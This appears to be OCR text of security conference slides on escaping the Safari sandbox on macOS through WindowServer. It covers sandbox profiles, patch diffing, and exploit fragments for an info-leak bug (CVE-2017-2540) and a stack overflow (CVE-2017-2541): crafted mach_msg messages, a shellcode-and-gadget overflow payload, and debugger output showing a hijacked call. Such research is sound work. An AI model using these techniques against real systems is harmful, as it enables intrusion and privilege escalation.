
Exploiting CVE-2017-2547

```
(lldb) x/6a $rax+0x20e100038-24
0x32db08700: 0x01006d00000001ca
0x32db08708: 0x0000000000000000
0x32db08710: 0x00000001165fa320
0x32db08718: 0x00000003f0f0f0f0
0x32db08720: 0x000000011653d240
0x32db08728: 0x0000000000000000
```

Safari
Code Execution


```
Process 1139 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BREAKPOINT (code
=EXC_I386_BPT, subcode=0x0)
    frame #0: 0x000033fae32017c1
->  0x33fae32017c1: int3
    0x33fae32017c2: int3
    0x33fae32017c3: int3
    0x33fae32017c4: movabsq $0x10cb877b0, %r11        ; imm = 0x10CB877B0
Target 0: (com.apple.WebKit.WebContent) stopped.
(lldb)
```

For those who are curious (including myself)



in progress

macOS sandbox

- here is Prior cool works
  - **Jonathan Levin**, Hack in the (sand)Box
    - his book, *OS Internals Volume III
  - **Dionysus Blazakis**, The Apple Sandbox
  - **fG!**, Apple’s Sandbox Guide v1.0
  - **Keen Security Lab**, Defcon2016, Escaping The Sandbox By Not Breaking It

macOS sandbox

- macOS sandbox based on **TrustedBSD** MACF
  - pass the sandbox initialization request to Sandbox.kext

• File
  • read, write, …
• IPC
• Mach
• Network
	• Process
	  • execution, fork
	• Signals
	• Sysctl
	• System

macOS sandbox features

macOS sandbox

```
macos-10:~ zer0con$ sandbox-exec -n no-network /bin/bash
bash-3.2$ ping -c 1 google.com
ping: cannot resolve google.com: Unknown host
```

No-network Profile

```
singiui-MacBook-Air:Profiles singi$ sandbox-exec -n no-write /bin/bash
singiui-MacBook-Air:Profiles singi$ touch /tmp/hello
touch: /tmp/hello: Operation not permitted
singiui-MacBook-Air:Profiles singi$
```

No-write Profile

Safari sandbox

```
switch (sandboxParameters.mode()) {
case SandboxInitializationParameters::UseDefaultSandboxProfilePath:
case SandboxInitializationParameters::UseOverrideSandboxProfilePath: {
    String sandboxProfilePath = sandboxParameters.mode() == SandboxInit
    if (!sandboxProfilePath.isEmpty()) {
        CString profilePath = FileSystem::fileSystemRepresentation(sand
        char* errorBuf;
        if (sandbox_init_with_parameters(profilePath.data(), SANDBOX_NA
            WTFLogAlways("%s: Couldn't initialize sandbox profile [%s],
            for (size_t i = 0, count = sandboxParameters.count(); i !=
                WTFLogAlways("%s=%s\n", sandboxParameters.name(i), sand
            exit(EX_NOPERM);
        }
    }
```

Safari Sandbox profiles

- Location
  - /System/Library/Frameworks/WebKit.framework/Resources
- “com.apple.WebProcess.sb”

```
macos-10:Resources zer0con$ ls -al *.sb
-rw-r--r--  1 root  wheel   4552  1  6  2017 com.apple.WebKit.Databases.sb
-rw-r--r--  1 root  wheel   7756  1  6  2017 com.apple.WebKit.NetworkProcess.sb
-rw-r--r--  1 root  wheel  15388  1  6  2017 com.apple.WebProcess.sb
macos-10:Resources zer0con$
```

Part of com.apple.WebProcess.sb

```
(version 1)
(deny default (with partial-symbolication))
(allow system-audit file-read-metadata)

(import "system.sb")


;; IOKit user clients
(allow iokit-open
       (iokit-user-client-class "AppleUpstreamUserClient")
       (iokit-user-client-class "IOHIDParamUserClient")
       (iokit-user-client-class "RootDomainUserClient")
       (iokit-user-client-class "IOAudioControlUserClient")
       (iokit-user-client-class "IOAudioEngineUserClient"))
```

1

2

```
;; Various services required by AppKit and other frameworks
(allow mach-lookup
       (global-name "com.apple.DiskArbitration.diskarbitrationd")
       (global-name "com.apple.FileCoordination")
       (global-name "com.apple.FontObjectsServer")
       (global-name "com.apple.FontServer")
       (global-name "com.apple.SystemConfiguration.configd")
       (global-name "com.apple.SystemConfiguration.PPPController")
       (global-name "com.apple.audio.SystemSoundServer-OSX")
       (global-name "com.apple.audio.VDCAssistant")
       (global-name "com.apple.audio.audiohald")
       (global-name "com.apple.audio.coreaudiod")
       (global-name "com.apple.awdd")
       (global-name "com.apple.cookied")
       (global-name "com.apple.dock.server")
       (global-name "com.apple.fonts")
       (global-name "com.apple.system.opendirectoryd.api")
       (global-name "com.apple.tccd")
       (global-name "com.apple.tccd.system")
       (global-name "com.apple.window_proxies")
       (global-name "com.apple.windowserver.active")
       (global-name "com.apple.cfnetwork.AuthBrokerAgent")
       (global-name "com.apple.PowerManagement.control")
       (global-name "com.apple.speech.speechsynthesisd")
       (global-name "com.apple.speech.synthesis.console")
       (global-name "com.apple.coreservices.launchservicesd")
       (global-name "com.apple.iconservices")
       (global-name "com.apple.iconservices.store")

       (global-name "com.apple.nesessionmanager.flow-divert-token")


       (global-name "com.apple.mediaremoted.xpc")

)
```

3

Part of system.sb

Location : /System/Library/Sandbox/Profiles/

```
;; OpenCL
(allow iokit-open
       (iokit-connection "IOAccelerator")
       (iokit-registry-entry-class "IOAccelerationUserClient")
       (iokit-registry-entry-class "IOSurfaceRootUserClient")
       (iokit-registry-entry-class "IOSurfaceSendRight"))
;; CoreVideo CVCGDisplayLink
(allow iokit-open
       (iokit-registry-entry-class "IOFramebufferSharedUserClient"))
;; H.264 Acceleration
(allow iokit-open
       (iokit-registry-entry-class "AppleSNBFBUserClient"))

;; DisplayServices
(allow iokit-set-properties
       (require-all (iokit-connection "IODisplay")
                    (require-any (iokit-property "brightness")
                                 (iokit-property "linear-brightness")
                                 (iokit-property "commit")
                                 (iokit-property "rgcs")
                                 (iokit-property "ggcs")
                                 (iokit-property "bgcs")))))
```


Sandbox profile keyword

- mach-lookup
  - Communicate to mach-service
- iokit-registry-entry-class
  - allow to specific userClient class.
- iokit-connection
  - allow to all userClient classes.
  - It means, more attack vector than specific userClient

What we need about Escape to sandbox?

- What if we found a Bug in an allowed service/iokit in safari sandbox?
    - You can trigger Bug in the sandbox through code execution of safari renderer.
    - e.g, code execution
- You can start with Safari RCE to get root privilege.

Safari Sandbox



What’s WindowServer?

- Responsible for managing the display
- contains 2 framework (/System/Library/Frameworks/)
  - CoreGraphics (Allowed from Safari Sandbox)
  - QuartzCore (Not Allowed, But…)

CoreGraphics

Categories

-	Workspace
-	Window
-	Transitions
-	Session
-	Region
-	Surface
-	Notifications

-	HotKeys
-	Display
-	Cursor
-	Connection
-	CIFilter
-	Event Tap
-	Misc

Liang Chen, The privilege chameleon on macOS

The actually implementation is in SkyLight Framework

CoreGraphics

```
void *CGWindowListCreate()
{
  void *result; // rax
  char v1; // [rsp+0h] [rbp-220h]

  _fxsave(&v1);
  if ( get_skylight_handle_once != -1 )
    dispatch_once(&get_skylight_handle_once, &__block_literal_global_78);
  result = dlsym(get_skylight_handle_skylight_handle, "SLWindowListCreate");
  _fxrstor(&v1);
  if ( !result )
    __assert_rtn(
      "CGWindowListCreateResolver",
      "/Library/Caches/com.apple.xbs/Sources/Quartz2D/Quartz2D-1070.13.2/Cor
      1186,
      "sym != NULL");
  return result;
}
```

Why WindowServer?

- Why can’t choose IOKit vector?
- Some IOKit doesn’t load on VM environment
  - e.g, IOAccelerator, …
- I don’t like kernel panic msg & macOS kernel debugging through lldb

WindowServer UserID?

```
zer0cons-Mac-2:~ root# ps aux | grep window | head -n 1
_windowserver     675   0.1  0.9  3014720  79388   ??  Ss
eworks/SkyLight.framework/Resources/WindowServer -daemon
zer0cons-Mac-2:~ root#
```

UserID of WindowServer?

```
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.2
    frame #0: 0x00007fffa0cbf4c8 libsystem_kernel.dylib`seteuid
libsystem_kernel.dylib`seteuid:
->  0x7fffa0cbf4c8 <+0>:  movl   $0x20000b7, %eax          ; imm = 0x20000B7
    0x7fffa0cbf4cd <+5>:  movq   %rcx, %r10
    0x7fffa0cbf4d0 <+8>:  syscall
    0x7fffa0cbf4d2 <+10>: jae    0x7fffa0cbf4dc             ; <+20>
Target 0: (WindowServer) stopped.
(lldb) reg r rdi
     rdi = 0x0000000000000058
(lldb) expr -- (int)getuid()
(int) $8 = 0
(lldb) expr -- (int)getgid()
(int) $9 = 0
(lldb) expr -- (int)geteuid()
(int) $10 = 0
(lldb) expr -- (int)getegid()
(int) $11 = 88
(lldb) bt 5
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.2
  * frame #0: 0x00007fffa0cbf4c8 libsystem_kernel.dylib`seteuid
    frame #1: 0x00007fff9cefac49 SkyLight`CGXRestoreCredentials + 182
    frame #2: 0x00007fff9d0758de SkyLight`run_one_server_pass + 77
    frame #3: 0x00007fff9d0757cc SkyLight`CGXRunOneServicesPass + 356
```

0x58(88) is _windowserver

Vulnerabilities for Pwn WindowServer

- _XGetConnectionPSN information disclosure
  - credit to @fluorescence
- _XGetWindowMovementGroup Stack overflow
  - credit to @fluorescence

Diffing a binaries

- Using diaphora
  - https://github.com/joxeankoret/diaphora
- Diff between 10.12.3 and 10.12.6
  - If they are too different, other code may have changed
  - e.g, Removing vulnerable function

CVE-2017-2540

```
0000000000043BAA    mov     edi, [rdi+20h]
0000000000043BAD    call    _FindProcessRecByConnectionID
0000000000043BB2    test    rax, rax
0000000000043BB5    jz      short loc_43BC2
```

```
0000000000043BB7    mov     rcx, [rax+4]
0000000000043BBB    mov     rdx, rcx
0000000000043BBE    shr     rdx, 20h
```

```
0000000000043BC2
0000000000043BC2 loc_43BC2:
0000000000043BC2    mov     [rbx+24h], ecx
0000000000043BC5    mov     [rbx+28h], edx
0000000000043BC8    mov     dword ptr [rbx+20h], 0
0000000000043BCF    mov     rax, cs:_NDR_record_ptr
0000000000043BD6    mov     rax, [rax]
0000000000043BD9    mov     [rbx+18h], rax
0000000000043BDD    mov     dword ptr [rbx+4], 2Ch ; ','
0000000000043BE4    jmp     short loc_43BFB
```

Uninitialize Stack Value

CVE-2017-2540

1

```
mach_msg_header_t header;
NDR_record_t NDR;
int size;
int dummy;
int leak_addr;
```

2

```
memset(&message, 0, sizeof(message));
message.header.msgh_remote_port = serverPort;
message.header.msgh_local_port = replyPort;
message.header.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_COPY_SEND, MACH_MSG_TYPE_MAKE_SEND_ONCE);
message.header.msgh_size = 36;
message.header.msgh_id = 0x7210 + 0xff;

message.NDR = NDR_record;
message.size = length;
message.leak_addr = 0x1337;

ret = mach_msg(&(message.header), MACH_SEND_MSG | MACH_RCV_MSG,
               36, 0xffff, replyPort,
               MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
```

after call mach_msg,
leak_addr have a stack memory value.

CVE-2017-2540


```
zer0cons-Mac:getroot zer0con$ ./leak
2018-03-18 01:16:17.068 leak[560:9228] leak addr : 0x7fff56c35560
zer0cons-Mac:getroot zer0con$
```

```
(lldb) x/6a 0x7fff56c35560
0x7fff56c35560: 0x0000002c00000012
0x7fff56c35568: 0x00000000000095eb
0x7fff56c35570: 0x0000737300000000
0x7fff56c35578: 0x0000000100000000
0x7fff56c35580: 0x10237ae000000000
0x7fff56c35588: 0x0000000056c35560
```


stack address leak
|mach_msg_header_t|

CVE-2017-2540 Patch

After Patch



Before Path



CVE-2017-2541

```
totalLength = argLength;
v6 = a4;
v8 = get_window_group(a1, key);
v10 = v8;
if ( v8 )
{
  ArrayLength = CFArrayGetCount(v8, key, v9);
  if ( ArrayLength > length )
    ArrayLength = length;
  *totalLength = ArrayLength;
  v12 = ArrayLength;
  v13 = malloc(8LL * ArrayLength);
  index = 0LL;
  CFArrayGetValues(v10, 0LL, v12, v13);
  if ( *totalLength )
  {
    do
    {
      CFNumberGetValue(v13[index++], 3LL, v6);
      v6 += 4LL;
    }
    while ( index < *totalLength );
  }
  free(v13);
}
```

“a4” is the pointer to stack array

“length” is Provided by user

CVE-2017-2541

```
mach_msg_return_t ret;
msg_t message;

mach_port_t replyPort = mig_get_reply_port();

memset(&message, 0, sizeof(message));
message.header.msgh_remote_port = getport;
message.header.msgh_local_port = replyPort;
message.header.msgh_bits = MACH_MSGH_BITS(MACH_MSG
message.header.msgh_size = 40;
message.header.msgh_id = 0x7210 + 0xc8;

message.NDR = NDR_record;
message.wid = r[0];
message.length = 0x2010;
```

CVE-2017-2541

```
CGSNewRegionWithRect(&t, &g);
CGSNewWindow(conn, 2, 0, 0, g, &r[0]);

array = CFArrayCreateMutable(kCFAllocatorDefault, 0, &k

NSLog(@"[+] set rwx/rwx %p\n", stack_addr & 0xfffffffff
//4103 * 2 == 8206 == 0x200e
setArray_highLow(0x4141414142424242); //dummy


....
....

for(int i=0;i<20;i++)
    setArray_highLow(shellcode_int_array[i]);

for(int i=0;i<4103-29;i++)
    setArray_highLow(0x4141414142424242);

setArray_highLow(CG_Base + 0x000000000000f3f4); //0x000

NSString *test = @"movementGroup";
CFStringRef string =  (CFStringRef) test;
CGSSetWindowProperty(conn, r[0], string, array);
```

CVE-2017-2541 Patch

```
totalLength = argLength;
v6 = a4;
v8 = get_window_group(a1, key);
v10 = v8;
if ( v8 )
{
  ArrayLength = CFArrayGetCount(v8, key, v9);
  if ( ArrayLength > length )
    ArrayLength = length;
  *totalLength = ArrayLength;
  v12 = ArrayLength;
  v13 = malloc(8LL * ArrayLength);
  index = 0LL;
  CFArrayGetValues(v10, 0LL, v12, v13);
  if ( *totalLength )
  {
    do
    {
      CFNumberGetValue(v13[index++], 3LL, v6);
      v6 += 4LL;
    }
    while ( index < *totalLength );
  }
  free(v13);
}
```

```
v8 = get_window_group(a1);
v10 = v8;
if ( !v8 )
  goto LABEL_20;
length = 0;
if ( v7 >= 0 )
  length = v7;
v12 = *totalLength;
if ( *totalLength >= length )
  v12 = length;
if ( v12 >= (unsigned int)CFArrayGetCount(v8, a2, v9) )
{
  length = CFArrayGetCount(v10, a2, v13);
}
else if ( *totalLength < length )
{
  length = *totalLength;
}
*totalLength = length;
if ( !length )
  goto LABEL_14;
if ( 0xFFFFFFFFFFFFFFFFLL / length <= 7 )
{
LABEL_20:
  *totalLength = 0;
  return;
}
v14 = 8LL * length;
LABEL_14:
v15 = length;
v16 = malloc(v14);
index = 0LL;
CFArrayGetValues(v10, 0LL, v15, v16);
if ( *totalLength )
{
  do
  {
    CFNumberGetValue(v16[index++], 3LL, v6);
    v6 += 4LL;
  }
  while ( index < *totalLength );
}
```

CVE-2017-2541

```
SkyLight`CGXHandleMessage:
->  0x7fffd2913c12 <+221>: callq  *0x10(%r14)
    0x7fffd2913c16 <+225>: jmp    0x7fffd2913c22            ; <+237>
    0x7fffd2913c18 <+227>: movl   $0x0, -0x8028(%rbp)
    0x7fffd2913c22 <+237>: testb  %r12b, %r12b
Target 0: (WindowServer) stopped.
(lldb) x/a $r14+0x10
0x7fff5f1745b0: 0x4141414141414141
(lldb)
```

